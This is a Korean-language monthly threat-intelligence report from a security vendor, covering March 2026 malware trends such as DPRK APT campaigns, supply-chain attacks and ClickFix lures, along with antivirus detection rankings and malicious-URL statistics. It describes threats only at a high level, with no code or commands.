


No.199 | 2026.4

ESRC

이스트시큐리티가 제공하는 악성코드 동향과 이메일 통계
최근 보안이슈를 확인하세요.



CONTENTS

1 악성코드 통계 및 분석

1. 악성코드 동향
 2. 알약 악성코드 탐지 통계
 3. 알약 M 악성코드 탐지 통계
 4. 랜섬웨어 차단 및 악성코드 유포지 URL 통계
 5. 악성 이메일 통계
-

2 최신 악성코드 동향

1. 가짜 FileZilla 사이트를 이용한 악성코드 유포
2. 베트남 위협행위자의 PyChain 캠페인 : 저작권 경고 이메일로 시작한 글로벌 피싱의 기술적 진화
3. 국세청 세무조사 사칭 피싱 메일을 통해 유포 중인 백도어 악성코드

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 알약 M 악성코드 탐지 통계
4. 랜섬웨어 차단 및 악성코드 유포지 URL 통계
5. 악성 이메일 통계

1. 악성코드 동향

2026년 3월 한 달간 관찰된 사이버 위협의 핵심 기조는 북한 연계 APT 조직의 공격 표면 확장과 ClickFix 계열 사회공학 기법의 다목적화, 그리고 AI 개발 도구 생태계를 겨냥한 공급망 위협의 가시화로 요약됩니다. 특히 Lazarus 그룹을 비롯한 북한 배후 조직들이 단순한 정보 탈취를 넘어 의료 기관 대상 랜섬웨어 공격과 개발자 생태계 오염을 병행하는 복합 전술로 전환하고 있으며, 공급망 신뢰 경로를 직접 장악하는 하이재킹 방식이 npm / PyPI / NuGet 등 다중 패키지 생태계 전반으로 확산되는 경향을 보이고 있습니다. 더불어 AI 모델을 C2 인프라로 전용하거나 AI 생성 코드를 악성코드 제작에 활용하는 등 공격자의 AI 의존도가 전방위적으로 증가하는 흐름이 지속되고 있습니다.

DPRK 연계 위협 그룹의 다중 벡터 침투 전술 고도화

북한 배후 위협 그룹들이 내부 침투, 개발자 생태계 오염, 랜섬웨어 배포라는 세 가지 축을 동시에 운용하는 복합 전술 체계를 본격화하고 있습니다. Okta 위협 인텔리전스 팀은 실제 채용 절차를 통과한 북한 국적 IT 인력이 내부 시스템 접근 권한을 확보한 뒤 민감 자산을 탈취하는 사례를 공개했습니다. 기술적 탐지 수단으로는 식별이 극히 어렵다는 특성상, 기업의 인사·보안 운영 전반에 걸친 신원 검증 체계 재정비가 요구됩니다.

Lazarus 그룹의 'Contagious Interview' 캠페인은 VS Code 및 Cursor IDE의 작업(Task) 실행 기능을 직접 악용하는 신규 감염 벡터가 식별됐으며, MetaMask 지갑 조작 백도어와 Pastebin 스테가노그래피 기반 C2 은닉 패키지(StegaBin) 26종이 병행 배포되는 등 공격 체계가 한층 정교화됐습니다. 해당 그룹은 이달 중동 및 미국 의료 기관을 대상으로 Medusa 랜섬웨어를 배포한 정황도 확인되어 APT 조직의 이중 목적 전술이 재차 입증된 사례로 보여집니다. Konni 그룹은 카카오톡을 악성코드 전파 벡터로 활용하는 국내 표적 공격이 확인됐으며, ScarCruft(APT37)는 Zoho WorkDrive와 USB 악성코드를 결합한 에어갭 네트워크 침투 시도가 포착됐습니다. Microsoft는 북한 연계 그룹(#Sleet)의 AI 기반 작전 도구 활용을 공식화하며, AI 무기화가 북한 위협 그룹 전반에 걸쳐 제도화되고 있음을 경고했습니다.

신뢰 기반 배포 경로 탈취를 통한 공급망 공격 광역화

신뢰된 배포 경로의 직접 탈취와 다중 패키지 생태계 동시 오염이 병행되며 위협 범위가 급격히 확산됐습니다. Notepad++ 공식 업데이트 서버가 중국 연계 Lotus Blossom 그룹에 의해 침해되어 표적 악성코드가 유포됐으며, eScan 백신의 업데이트 서버를 통한 다단계 페이로드 배포 사건도 함께 보고됐습니다. 보안 솔루션 자체의 배포 인프라조차 공격 벡터로 전용될 수 있음이 재확인된

사례로, 기존에 신뢰하던 소프트웨어 업데이트 프로세스 전반에 대한 제로 트러스트 기반 무결성 검증 체계 수립이 요구됩니다. 패키지 생태계 오염은 npm, PyPI, NuGet, Packagist, Rust Crates, Open VSX 등 전 방위로 확산됐습니다. GlassWorm 캠페인은 72 개 Open VSX 확장을 감염시키는 트랜지티브 공급망 공격을 수행했으며, PhantomRaven 3 차 웨이브 탐지, Cline CLI 2.3.0 공급망 침해 등이 이달 집중 보고됐습니다. 악성 NuGet 패키지는 JIT 훅킹 기법으로 ASP.NET 개발자의 자격증명을 탈취했고, Rust Crates 에서는 시간 유틸리티로 위장한 5 개 악성 크레이트가 CI/CD 파이프라인 내 개발자 비밀 정보를 유출하는 데 활용됐습니다.

ClickFix 기반 초기 침투 벡터의 다단계 페이로드 연계 확장

기존 인포스틸러 배포 수단으로 주로 활용되던 ClickFix 계열 기법이 이달에는 랜섬웨어 초기 침투 벡터로까지 역할이 확장되며 범용 침투 도구로서의 위상을 굳히고 있습니다. Microsoft 는 Windows Terminal 을 활용한 ClickFix 변형으로 Lumma 스틸러가 배포된 사례를 공개했으며, Sophos 는 가짜 AI 도구 설치를 유도하는 변형이 MacSync macOS 인포스틸러 확산에 활용됨을 보고했습니다. Termite 랜섬웨어 침해 사건에서는 ClickFix 가 CastleRAT 와 결합되어 초기 침투 수단으로 활용된 것이 확인되어, 해당 기법이 스틸러 배포를 넘어 랜섬웨어 침투 전 단계까지 통합 운용되고 있음이 드러났습니다. Teams 사칭 피싱을 통한 A0Backdoor 배포, 가짜 Claude Code 설치 가이드를 활용한 InstallFix 기법 등 AI 개발 도구에 대한 사용자 신뢰를 악용하는 사회공학적 변형도 지속 등장하고 있습니다. 가짜 CAPTCHA 및 가짜 AI 도구 / 기술 지원 사칭 등 시나리오가 다변화되고 있어 탐지 규칙의 지속적인 갱신과 사용자 보안 인식 교육이 병행 요구됩니다.

랜섬웨어의 중요 인프라 집중 타격 및 AI 기반 변종 출현

이달 랜섬웨어 위협은 의료 기관 및 중요 인프라 집중 타격과 AI 기술을 접목한 신규 변종 출현이라는 두 가지 흐름에서 뚜렷한 변화를 보였습니다. 미시시피 대학교 의료센터가 랜섬웨어 공격으로 전체 클리닉을 일시 폐쇄했으며, 이란 연계 조직의 Stryker 대상 와이퍼 공격에서는 악성코드 없이 수만 대의 기기를 삭제하는 수법이 활용되어 탐지 중심 방어 체계의 구조적 맹점을 노출했습니다. CISA 는 BeyondTrust 및 SmarterMail RCE 취약점이 랜섬웨어 공격에 실제 악용되고 있음을 경고하며 즉각적인 패치 적용을 권고했습니다. 신흥 패밀리로는 TENGU, BQTLock, GREENBLOOD, GLOBAL GROUP 이 신규 관찰됐으며, Hive0163 의 Slopolly 는 AI 지원 기능을 통해 랜섬웨어 초기 접근 경로를 자동화하는 것으로 분석됐습니다. Black Basta 는 BYOVD 기법을 페이로드 내에 직접 내장해 보안 솔루션 우회를 자동화하는 변형이 확인됐으며, 랜섬웨어 조직이 가상 머신 인프라를 활용해 페이로드를 은밀히 전달하는 전술도 새롭게 관찰됐습니다.

공격/방어 영역에서의 AI 기술 양면적 활용 심화

AI 기술이 공격과 방어 양측에서 동시에 활용되는 흐름이 이달 더욱 뚜렷해졌습니다. 공격 측면에서는 국가 지원 해커들의 Gemini AI 정찰 활용이 Google Threat Intelligence 에 의해 공식 확인됐으며, Check Point Research 는 Copilot-Grok 을 C2 프록시로 전환하는 기법을 시연하여 신뢰받는 AI 서비스가 공격 인프라로 전용될 수 있는 구조적 위험성을 입증했습니다. PromptSpy Android 악성코드는 Gemini AI 를 악용해 앱 지속성을 자동화하는 방식이 관찰됐으며, S2W 가 분석한 VoidLink 는 AI 로 제작된 정교한 Linux 악성코드로 코드 생성 단계부터 AI 가 전면 투입되는 공격 패러다임의 전환을 상징합니다. 방어 측면에서는 Anthropic 의 Claude Opus 4.6 이 Firefox 에서 22 개 취약점을 자동 발굴했으며, OpenAI Codex 는 120 만 건의 커밋에서 10,561 개의 고위험 보안 이슈를 탐지하는 등 AI 가 공격 도구로 무기화되는 속도에 발맞춰 방어 체계의 자동화와 고도화를 병행 추진해야 합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

3 월 한 달간 악성코드 탐지 건수는 전월 대비 약 1.9 배 급증한 989,283 건을 기록했으며, 특히 전월 1 위(200,319 건)였던 Gen:Variant.Application.Miner.2 가 611,503 건으로 3 배 이상 증가하며 1 위를 유지하였습니다. 해당 악성코드는 시스템 자원을 무단 점유하여 모네로(Monero) 화폐를 채굴하는 크립토재킹(Cryptojacking) 변종으로, 백그라운드 상주를 통한 하드웨어 과부하 및 시스템 가용성 저하를 유발하는 기술적 특징을 보입니다.

지난 2 월 10 위로 신규 진입했던 Adware.Generic.3303075 가 4 위로 급상승하고, Exploit.CVE-2010-2568.Gen 을 비롯한 기존 취약점 공격 항목들의 탐지 건수가 동반 상승하는 등 전반적인 위협 수위가 높아진 것으로 확인되었습니다. 또한 Gen:Variant.Barys.496678 및 Gen:Variant.Babar.186193 등 다수의 변종들이 새롭게 상위권에 이름을 올렸으며, 결과적으로 2 월부터 시작된 특정 채굴형 악성코드의 폭발적인 확산세가 3 월 들어 더욱 심화된 것이 이번 달의 주요 특징으로 분석됩니다.


순위	등락	악성코드 진단명	카테고리	합계
1	-	Gen:Variant.Application.Miner.2	ETC	611503
2	-	Trojan.GenericKD.71882277	Trojan	85630
3	↑ 1	Exploit.CVE-2010-2568.Gen	Exploit	57072
4	↑ 6	Adware.Generic.3303075	Adware	39719
5	↓ 2	Gen:Variant.Tedy.675091	ETC	36355
6	↓ 3	Application.Generic.4092474	ETC	27097
7	NEW	Application.KMSActivator.A	ETC	19357
8	↓ 2	Misc.HackTool.AutoKMS	ETC	17921
9	↓ 4	Gen:Variant.Jaik.292533	ETC	17912
10	↑ 3	JS:Trojan.Cryxos.15301	Trojan	17727
11	↓ 1	Spyware.Infostealer.Bladabindi	Spyware	17227
12	NEW	Trojan.Agent.CoinMiner	Trojan	11924
13	NEW	Gen:Variant.Barys.496678	ETC	11087
14	NEW	Application.Keygen-Crack-Patcher.17	ETC	9610
15	NEW	Gen:Variant.Babar.186193	ETC	9142

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2026년 3월 1일 ~ 2026년 3월 31일


악성코드 유형별 비율

악성코드 유형별 감염 비율을 분석한 결과, 기타(ETC) 유형이 76.8%로 1위를 차지하였으며, 그 뒤를 이어 트로이목마(Trojan)가 11.7%, 취약점(Exploit)이 5.8%, 애드웨어(Adware)가 4%, 스파이웨어가 1.7%를 차지하였습니다.



카테고리별 악성코드 비율 전월 비교

2026년 3월에는 2월과 비교하여 기타(ETC) 유형이 14% 증가하였습니다. 대신 트로이목마(Trojan) 유형이 12%, 취약점(Exploit) 유형은 6% 감소하였으며, 애드웨어(Adware)는 2% 증가, 스파이웨어(Spyware) 유형은 2%로 2월과 동일하였습니다.



3. 알약 M 악성코드 탐지 통계

감염 악성코드 TOP15

3 월 한 달간 모바일 악성코드 탐지 건수는 전월(16,623 건) 대비 약 11.7% 증가한 18,569 건을 기록하였습니다. Android.Riskware.Agent 는 8,168 건으로 전월(6,869 건) 대비 18.9% 증가하며 1 위를 유지하였고, 2 월에 2 위였던 Android.Riskware.HiddenAds 는 1,539 건으로 전월 대비 25.4% 감소하며 4 위로 순위가 하락했습니다.

상위권에서는 순위 변동과 더불어 Trojan 및 Riskware 계열의 특정 변종들이 강세를 보였습니다. Android.Monitor.MSpy 는 1,822 건이 탐지되어 전월 3 위에서 2 위로 한 계단 상승하였으며, Android.Trojan.Banker 또한 탐지 건수가 1,144 건에서 1,624 건으로 약 42% 급증하며 높은 비중을 차지했습니다.

새롭게 상위 15 위권 내에 진입한 악성코드로는 Android.Riskware.Packer(8 위), Android.Riskware.SmsPay(9 위), Android.Riskware.SpyAgent(10 위), Android.Riskware.FakeApp(11 위) 등이 확인되었으며, Android.Trojan.Agent 와 Android.Trojan.Obfus 도 신규 진입하며 공격 방식이 다양화되는 양상을 보였습니다.

순위	등락	악성코드 진단명	카테고리	합계
1	-	Android.Riskware.Agent	Riskware	8168
2	↑ 1	Android.Monitor.MSpy	Riskware	1822

3	↓ 1	Android.Trojan.Banker	Trojan	1624
4	↑ 2	Android.Riskware.HiddenAds	Riskware	1539
5	-	Android.Riskware.PackMal	Riskware	1030
6	↓ 4	Android.Riskware.HackTool	Riskware	819
7	↓ 1	Android.Adware.Agent	Adware	618
8	NEW	Android.Riskware.Packer	Riskware	586
9	NEW	Android.Riskware.SmsPay	Riskware	472
10	NEW	Android.Riskware.SpyAgent	Riskware	471
11	NEW	Android.Riskware.FakeApp	Riskware	455
12	↓ 3	Android.Adware.Mulad	Adware	379
13	↓ 1	Android.Riskware.Adware	Riskware	219
14	NEW	Android.Trojan.Agent	Trojan	204
15	NEW	Android.Trojan.Obfus	Trojan	163

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임


2026 년 3 월 1 일 ~ 2026 년 3 월 31 일

4. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

3 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 3 월 1 일부터 3 월 31 일까지 31,338 건의 랜섬웨어 공격 시도가 차단되었습니다.


3월 랜섬웨어 차단 통계



악성코드 유포지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 URL 에 대한 통계로, 26 년 3 월 한 달간 총 10,425,544 건의 URL 이 확인되었습니다. 이 수치는 2 월 한 달간 총 15,291,973 건의 악성코드 유포지 URL 수에 비해 약 31.8% 감소한 수치입니다. 악성코드 URL 의 경우 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분을 참고하여 보시기 바랍니다.


3월 악성 URL 경유지/유포지 통계



